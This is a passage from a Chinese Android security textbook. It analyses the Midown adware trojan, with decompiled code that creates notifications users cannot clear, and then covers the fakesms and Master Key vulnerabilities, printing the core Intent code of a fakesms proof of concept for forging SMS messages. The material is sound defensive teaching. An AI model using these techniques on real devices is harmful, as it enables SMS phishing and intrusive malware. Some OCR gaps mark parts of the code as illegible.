


图 19-34　被感染的 Android 应用中嵌入的图标

如图 19-35 所示是推送广告时的任务栏通知。





图 19-35　推送广告时的任务栏通知

如图 19-36 所示演示了对应的随机选择图标的代码。



```
public void initAd(Context paramContext)
{
  adFree = true;
  Random localRandom = new Random();
  int[] arrayOfInt = { 2130837504, 2130837505, 2130837506, 2130837507 };
  Pppp.init(paramContext, "7449", "a27xpddpq0mvuaes", false);
  Pppp.setPushAdIcon(arrayOfInt[localRandom.nextInt(4)]);
}
```

图 19-36　对应的随机选择图标的代码

当在 Android 手机通知栏有新的通知信息时，一般都会闪光、震动或者播放一个提示音，有些 Android-Trojan/Midown 的变种为了更好地隐蔽自己，会去掉提示音，这正是图 19-32 中 playSound:false 语句的作用。

应用推广的相关选项一般是由米迪服务器（广告主）来设置的，但是许多广告主错误地设置了一些选项，例如，图 19-33 中 clearable 选项并不是唯一控制广告栏的通知是否可以清除的选项，米迪还提供一个名为 clearInstallNotification 的选项，用于控制是否可以清除安装完成通知。在正常情况下，clearInstallNotification 选项值是 true。但是在分析过程中却发现，许多样本将这一选项设置为 false，如图 19-37 所示。


```
468
{"productInfo":
{"exchangeRate":100,"adkViewInterval":30,"productId":14132,"status":1,"appVer
":"","pushAdSound":true,"pushAdAutoDown":true,"currentScore":0,"logWindow":1,
"eraseAd":200,"eraseAdSwicth":false,"cmdToken4":"B0e0xfJO3PxfvgCL0sJw4SXxjhY1
*NSQKwl7q8V3RdU7u5SRFNC7P*1t*Q*-
Mrkm63S1lUJNFJ7U9igHuaS*pQbJtURKYcZLmonbKoY51P4juDXiXV-
W7*DOoflXtP*EtY7KYYJuHD6OmDKFE0jMHB4lVxnnVrp-
E3CzXGkHDf3Gor725KO058Ue8yFcVFiCG1io3LxFPVVIOndZqC7e*xc9n6oz-ltUlEZ-
xeAVNRq","allowRunApp":true,"runAppScore":5,"clearInstallNotification":false,
"reportDeviceApp":0,"cartoonAdSwitch":true,"notifyUrl":null,"notifyKey":"bpfv
t75u56sp6f3po0se2tv6ilo8h4","splashMinIdleTime":180,"enableCredit":true,"show
ScoreInAppList":true,"moneyName":"......","autoPushAd":true,"autoPushDelayTim
e":300,"autoPushType":0,"pushApiSwitch":true,"showDetailOnClickListItem":fals
e,"pushAdShowScore":false,"pushSwitch":true,"appDownUrl":"http://
www.miidi.net/
appsoft/1838530382@qq.com/1374131428813.apk","autoUpdate":false,"cmdToken1":n
ull,"cmdToken2":null,"cmdToken3":null,"minScore":100,"autoActiveScore":false,
"pushInterval":600},"optCode":{"desc":"well servered","code":0}}
0
```


图 19-37　设置为“false”

如果设置了 clearInstallNotification 选项，则会依次执行图 19-38 和图 19-39 中的代码。

```
public void a(Boolean p10)
{
    if (this.i != 0) {
        v0 = net.igameplay.plg.h.r.a().b();
        if (p10.booleanValue() == 0) {
            net.igameplay.plg.h.s.a(v0, this.c(), 2.49796192926e-38, this.b, "\xe4\xb8\x8b\xe8\xbd\xbd\xe5\xa4\xb1\xe8\xb4\xa5");
        } else {
            v6 = new android.content.Intent();
            v6.addFlags(2.52435489671e-29);
            v6.setAction("android.intent.action.VIEW");
            v8 = this.a().d();
            if ((v8 == 0) || (v8.isFile() == 0)) {
                net.igameplay.plg.h.s.a(v0, this.c(), 2.4979[illegible]926e-38, this.b, "\xe4\xb8\x8b\xe8\xbd\xbd\xe5\xa4\xb1\xe8\xb4\xa5");
            } else {
                v6.setDataAndType(android.net.U[illegible]ile(v8), "application/vnd.android.package-archive");
                v7 = 16;
                if (net.igameplay.plg.h.p.u) {
                    v7 = 32;
                }
                net.igameplay.p[illegible] this.c(), 2.49796192926e-38, "\xe4\xb8\x8b\xe8\xbd\xbd\xe5\xae\x8c\xe6\xaf\x95",
                    this.b, "\xe4\xb8\x8b[illegible]\xbd\xe5\xae\x8c\xe6\xaf\x95,\xe7\x82\xb9\xe5\x87\xbb\xe5\xae\x89\xe8\xa3\x85",
                    v6, v7);
                this.a(v0, v8);
            }
        }
    }
    return;
}
```

clearInstallNotification

FLAG_NO_CLEAR

图 19-38　执行的代码 1

```
public static void a(android.content.Context p5, int p6, int p7, String p8, String p9, String p10, android.content.Intent p11, int p12)
{
    v1 = new android.app.Notification(p7, p8, System.currentTimeMillis());
    v1.flags = (v1.flags | p12);
    if (p11 == 0) {
        p11 = new android.content.Intent();
    }
    v1.setLatestEventInfo(p5, p9, p10, android.app.PendingIntent.getActivity(p5, 0, p11, 0));
    p5.getSystemService("notification").notify(p6, v1);
    return;
}
```

图 19-39　执行的代码 2

同时会创建一个具有 FLAG_NO_CLEAR 标志的软件安装成功的 Notification 信息，这个 Notification 是不可清除的，如图 19-40 所示。

此时用户除非进入 Settings | Apps 界面，找到创建不可清除通知的应用程序的 App Infos 界面，然后单击其中的 Clear data 按钮后才会清除掉这些通知。当然前提是用户能够找到这个清除功能，如图 19-41 所示。





图 19-40　创建 Notification 信息




图 19-41　清除掉通知

由此可见，Android-Trojan/Midown 病毒制作者通过研究如下 3 个方面进行病毒的制作投放工作。

- 用户的软件使用习惯。
- 用户的心理。
- 目前移动App的流行趋势。

Android-Trojan/Midown 针对用户日常必用软件，例如手电筒，以及宅男对于性感美女的偏好等进行有针对的捆绑感染。乍一看，Android-Trojan/Midown 像一个正常的使用米迪广告联盟的 SDK 开发 Android 应用，但是再仔细一看，这些 Android 应用都是经过重新打包的，对照 APK 文件中的签名信息可以发现，很多都是同一个病毒制作者所为，而且没有经过任何用户许可就自动在后台下载被推广的应用，这对用户来说是最不可接受的。

第 20 章　常见漏洞分析

Android 系统是当今最流行的智能设备操作系统，和其他任何一款操作一样，Android 并不是完美无瑕的，在不断的版本更新中提高功能和性能，并解决旧版本中的一些漏洞和缺陷。Android 系统的版本更新是一个不断发展的过程，在本章的内容中，将介绍在 Android 系统的发展过程中常见的漏洞的基本知识，当然这些漏洞都已经是“过去式”了，因为在 Google 公布的新版本中已经解决了这些漏洞。本章重点是讲解这些漏洞的原理和危害，为读者学习本书后面的知识打下基础。

20.1　Android 漏洞分析报告

知识点讲解：光盘:视频\知识点\第 20 章\Android 漏洞分析报告.avi

由于 Android 系统的开源特性，注定了各大手机厂商百花齐放，市面上的 Android 系统安全性参差不齐。更为严重的是，如果 Android 系统爆出系统漏洞，由于各大手机生产商安全意识不强，导致补丁推送速度严重跟不上。另外，因为开发者的安全意识薄弱，所以导致产生严重的逻辑漏洞。同时，由于 Android 系统补丁推送的滞后性，需要预备一套应对系统漏洞的应对方案。

SCAP 中文社区是一个安全资讯聚合与利用平台，当前的社区中集成了 SCAP 框架协议中的 CVE、OVAL、CCE、CPE 这 4 种网络安全相关标准数据库。用户可以方便地使用本站对 CVE 漏洞库、OVAL 漏洞检查语言、CCE 通用配置枚举以及 CPE 平台列表进行查询。SCAP 公布了截至 2013 年底的 Android 漏洞报告，在报告中列举了如下漏洞。

- 662条漏洞信息。
- 771条到OVAL定义的映射。
- 330条到CVE定义的映射。

这些漏洞包含了 105 条原生漏洞、33 条框架层漏洞、31 条内核层漏洞、21 条 Native 层漏洞、368 条应用层漏洞、19 条原生应用层漏洞、349 条第三方应用漏洞、182 条第三方组件漏洞和 27 条第三方系统漏洞。

总体的漏洞统计如图 20-1 所示。




图 20-1　Android 总体漏洞统计图

Android 原生漏洞和第三方漏洞统计如图 20-2 所示。




图 20-2　Android 原生漏洞和第三方漏洞统计图

各种漏洞在 Android 框架中的分布如图 20-3 所示。





图 20-3　各种漏洞在 Android 框架中的分布图

在 SCAP 中列出并介绍了各个漏洞的说明信息，例如，原生漏洞的列表信息如图 20-4 所示。



图 20-4　原生漏洞的列表



单击列表中的某一个漏洞条目，可以查看这个漏洞的详细信息，如图 20-5 所示。



图 20-5　某条漏洞的详细信息

20.2　fakesms 漏洞

知识点讲解：光盘:视频\知识点\第 20 章\fakesms 漏洞.avi

fakesms 漏洞最早来源于 http://www.csc.ncsu.edu/faculty/jiang/smishing.html，然后在 Github 上给出了具体的 poc。fakesms 漏洞是指在没有 write_sms 权限下，任意一个 APP 可以伪造任意发件人的任意短信。

fakesms 漏洞影响 Android 1.6 到 Android 4.1 版本。一个典型的攻击场景是恶意 APP 首先向 ISP 发送一条申请业务的短信，然后伪造 ISP 发送一条用户需要确认的短信，当用户确认回复时就会中招。

因为国外高手在 Github 站点上公布了具体的 poc，所以整个分析工作将变得十分简单。其中，前面部分用于构造 pdu，负责启动 Service 的代码如下所示。

```
Intent intent = new Intent();
intent.setClassName("com.android.mms",
                "com.android.mms.transaction.SmsReceiverService");
intent.setAction("android.provider.Telephony.SMS_RECEIVED");
intent.putExtra("pdus", new Object[ ] { pdu });
intent.putExtra("format", "3gpp");
context.startService(intent);
```

通过上述代码启动了 com.android.mms.transaction.smsreceiverService，当 Service 启动时调用如下运行链。

```
onStartCommand->mServiceHandler.sendMessage(msg);
```

这样消息进入到 ServiceHandler 的消息队列中，并在 handleMessage 中得到处理。因为处理 Action（动作）是 SMS_RECEIVED，所以进入 handleSmsReceived()函数进行处理，具体代码如下所示。

```
public void handleMessage(Message msg) {
```

```
            int serviceId = msg.arg1;
            Intent intent = (Intent)msg.obj;
            if (intent != null) {
                String action = intent.getAction();

                if (MESSAGE_SENT_ACTION.equals(intent.getAction())) {
                    handleSmsSent(intent);
                } else if (SMS_RECEIVED_ACTION.equals(action)) {
                    handleSmsReceived(intent);
                } else if (ACTION_BOOT_COMPLETED.equals(action)) {
                    handleBootCompleted();
                } else if (TelephonyIntents.ACTION_SERVICE_STATE_CHANGED.equals(action)) {
                    handleServiceStateChanged(intent);
                }
            }
            // NOTE: We MUST not call stopSelf() directly, since we need to
            // make sure the wake lock acquired by AlertReceiver is released.
            SmsReceiver.finishStartingService(SmsReceiverService.this, serviceId);
        }
```

处理函数 handleSmsReceived()的具体实现代码如下所示。

```
private void handleSmsReceived(Intent intent) {
    SmsMessage[ ] msgs = Intents.getMessagesFromIntent(intent);
    Uri messageUri = insertMessage(this, msgs);

    if (Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
        SmsMessage sms = msgs[0];
        Log.v(TAG, "handleSmsReceived" + (sms.isReplace() ? "(replace)" : "") +
                " messageUri: " + messageUri +
                ", address: " + sms.getOriginatingAddress() +
                ", body: " + sms.getMessageBody());
    }

    if (messageUri != null) {
        MessagingNotification.updateNewMessageIndicator(this, true);
    }
}
```

通过上述代码 MessagingNotification.updateNewMessageIndicator(this, true);使用户得到通知，这就是平常在 UI 界面中看到的 toast 和短信提示框，再来看 insertMessage()函数的处理过程，具体实现代码如下所示。

```
private Uri insertMessage(Context context, SmsMessage[ ] msgs) {
    // Build the helper classes to parse the messages.
    SmsMessage sms = msgs[0];

    if (sms.getMessageClass() == SmsMessage.MessageClass.CLASS_0) {
        displayClassZeroMessage(context, sms);
        return null;
    } else if (sms.isReplace()) {
        return replaceMessage(context, msgs);
    } else {
        return storeMessage(context, msgs);
    }
}
```

在上述代码中，replaceMessage()调用 storeMessage()将短信存入数据库，这样一个伪造的 message 就可以成功的以假乱真。

为了找到出现上述问题的原因，对/system/app/Mms.apk 进行反编译，在获得的 AndroidManifest.xml 文件中可以看到如下内容。

```
<application android:label="@string/app_label"
 android:icon="@drawable/ic_launcher_smsmms"
 android:name="MmsApp"
 android:taskAffinity="android.task.mms"
 android:allowTaskReparenting="true"
>
<service android:name=".transaction.TransactionService" android:exported="true" />
<service android:name=".transaction.SmsReceiverService" android:exported="true" />
<activity android:theme="@android:style/Theme.NoTitleBar"
 android:label="@string/app_label"
 android:name=".ui.MmsTabActivity"
 android:launchMode="singleTop"
 android:configChanges="keyboardHidden|orientation"
 android:windowSoftInputMode="stateAlwaysHidden|adjustPan"
>
```

由此可见，SmsReceiverService 被输出后并没有使用 permission 声明的 signature、signatureOrSystem 或 Dangerous 权限，甚至也没有 Normal 声明。在代码中也没有显式调用 checkPermission 权限，这违反了 Android 开发规范，造成了事实上的 permission-redelegation 漏洞。因为 Mms 属于系统程序，存在于所有的 android-platform 中，所以后果十分严重。

20.3 签名验证漏洞

知识点讲解：光盘:视频\知识点\第 20 章\签名验证漏洞.avi

北京时间 2013 年 7 月 10 日消息，据科技网站 BGR 报道，Bluebox Security 上周发布了一则惊人的消息，宣称 Android 系统中的 Master Key 漏洞可以把任何应用变成木马，用来操控 4 年来 99%的 Android 手机，谷歌今天面向 OEM 厂商发布了漏洞补丁。在本节的内容中，将详细讲解 Master Key 漏洞的基本知识。

20.3.1 Master Key 漏洞介绍

Master Key 漏洞的编号是#8219321，Bluebox Security 首席技术官 Jeff Forristal 表示，Master Key 漏洞至少自 Android 1.6 以后就已经存在了，影响范围涉及过去 4 年间发布的所有 Android 手机，将近 9 亿台设备。此安全问题出在 Android 应用的认证和安装方式上。在 Android 系统中，每个应用都有一个加密签名，以确保应用中的内容未被篡改。这次发现的漏洞允许黑客在保持签名完整的情况下，修改应用中的内容。

谷歌 Android 公关经理 Gina Scigliano 表示，谷歌已经将漏洞补丁提供给合作伙伴，如三星等 OEM 厂商，厂商将为自家设备提供安全更新。Scigliano 还说，这其实没什么好担心的，他们在利用安全扫描工具检查后，未在 Google Play 或是其他 App 商店中，发现任何使用这个漏洞的证据，Google Play 会持续检查这个漏洞，而应用认证（Verify Apps）则可以保护从其他商店下载应用的 Android 用户。

但是 Android 系统 Master Key 漏洞一波未平一波又起，2013 年 11 月，国外安全研究人员爆料 Android 系统存在第三个 Master Key 漏洞，黑客可以通过该漏洞完成控制用户的手机。目前，Google 官方已经修复了该漏洞，但是由于 Android 系统更新的推动力更多来自于各个设备生产商，因此补丁的推送滞后非常严重。

2013 年 7 月 3 日，bluebox 在官网发文该漏洞，详见：

http://bluebox.com/corporate-blog/bluebox-uncovers-android-master-key/

2013 年 7 月 7 日，知名专家 cyanogenmod 发布了修复补丁，详见：

http://review.cyanogenmod.org/#/c/45251/

20.3.2 ZIP 格式的文件结构

Master Key 漏洞的主要原理是，Android 在解析 ZIP 包时没有校验 ZipEntry 和 Header 中的 FileNameLength 是否一致。在分析 Master Key 漏洞的原理前，接下来首先要了解 ZIP 格式的文件结构。

如果一个压缩包文件里有多个文件，可以认为每个文件都是被单独压缩，然后再拼成一起。一个 ZIP 文件由 3 部分组成，即“压缩源文件数据区+压缩源文件目录区+压缩源文件目录结束标志”，具体如图 20-6 所示。




图 20-6　ZIP 格式的文件结构

各个部分的具体说明如下所示。

- 文件头（压缩源文件目录区）：在文件末尾，即图20-6中的FileHeader，记录了索引段的偏移、大小等。
- 数据段（压缩源文件数据区）：在文件开头，即图20-6中的Local Header，记录了数据的一些基本信息，可以用来与File Header中记录的数据进行比较，保证数据的完整性。
- Local Header还包含了文件被压缩之后的存储区，即图20-6中的Data区域。

1. 压缩的文件内容源数据

记录着压缩的所有文件的内容信息，其数据组织结构是对于每个文件都由 file header、file data、data descriptor 这 3 部分组成。

（1）file header：用于标识该文件的开始，结构说明如表 20-1 所示。

表 20-1　file header 结构说明

Offset	Bytes	说　明
0	4	文件头标识，值固定（0x04034b50）
4	2	解压文件所需 pkware 最低版本
6	2	通用位标记
8	2	压缩方法
